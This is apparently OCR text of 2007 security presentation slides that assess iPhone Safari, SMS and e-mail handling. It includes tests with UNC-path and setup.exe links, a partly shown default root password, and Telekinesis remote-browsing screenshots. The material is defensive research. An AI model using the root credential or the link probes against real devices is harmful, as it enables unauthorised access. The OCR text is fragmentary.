
iPhone Safari

- No regular SDK
- Safari browser based Web 2.0 applications – Ajax

- Instabilities in the mobile browser implementations, content attack exploits might be seen

- Less chance for malware
- Harder to patch
- No low level kernel hooking for AV/Firewall

Safari Security settings



No Service 10:43

Settings

Safari

General

Search Engine Google >

Security

JavaScript ON

Plug-Ins ON

Block Pop-ups OFF

Accept Cookies Always >


Clear History

Clear Cookies

- No such security controls for other components
- iPhone runs all processes with full access/root rights
- root password = alp…

iPhone SMS

SMS message with Weblink not automatically opened




Sep 14, 2007 1:27 AM


http://www.intel.com

Received. Thanks.

ÖÖ192.168.1.1



\\192.168.1.55\1.jpg → \\ and the 1.jpg ignored



Sep 14, 2007 1:27 AM


http://www.intel.com

Received. Thanks.

ÖÖ192.168.1.1

\\192.168.1.1

SMS message with YouTube link not automatically opened



From: Vu Nguyen


guitar


September 15, 2007 8:29am

Check out this video on YouTube:
http://www.youtube.com/watch?v=QjA5faZF1A8

Sent from my iPhone

Catch up on fall's hot new shows on Yahoo! TV. Watch previews, get listings, and more!
http://tv.yahoo.com/collections/3658



HK CSL
Done
Loading Movie...
YouTube


HK CSL
9:06 AM
Done
00:00
-05:20
YouTube


Canon
Plyed by
funtwo

iPhone E-mail

E-mail message with weblink




M.H.M. Oers Yesterday
TEST1
CHECK THIS OUT:
HTTP://WWW.MCAFEE.COM



M.H.M. Oers Yesterday
TEST1
CHECK THIS OUT:
HTTP://WWW.MCAFEE.COM

Weblink Not Automatically called upon message opening/reading



No Service 11:50

Inbox 1 of 1

From: M.H.M. Oers Hide

To: M.VANOERS@ORANGE.NL


TEST1

September 16, 2007 21:34 Mark as Unread

CHECK THIS OUT:

HTTP://WWW.MCAFEE.COM

IP address seen as Telephone number ☺



From: Vu Huy Nguyen

Link to a file


September 17, 2007 7:04am

192.168.1.1/setup.exe


192.168.1.1

Telekinesis - iPhoneRemote


Telekinesis - iPhoneRemote project



MacBook Pro Screen displayed on the iPhone



Applications




No Service
10:25
MacBookPro MvO - /Applications
+
https://192.168.1.102:5010/...

MacBookPro MvO ▸ hdd1 ▸ Applications

- Address Book
- AppleScript ›
- Automator
- Calculator
- Chess
- Comic Life
- Dashboard

Launch
Launch
Launch
Launch
Launch
Launch

Scripts




No Service
10:26
MacBookPro MvO - /Applications/App...
+
https://192.168.1.102:5010/...


MacBookPro MvO ▸ hdd1 ▸ Applications ▸ AppleScript

- AppleScript Utility
- Example Scripts ›
- Folder Actions Setup
- Script Editor


Files/Folders


No Service
10:27
MacBookPro MvO - /Users/MvO
https://192.168.1.102:5010/...
MacBookPro MvO › hdd1 › Users › MvO
Desktop
Documents
Library
Movies
Music
Pictures
Public
Sites

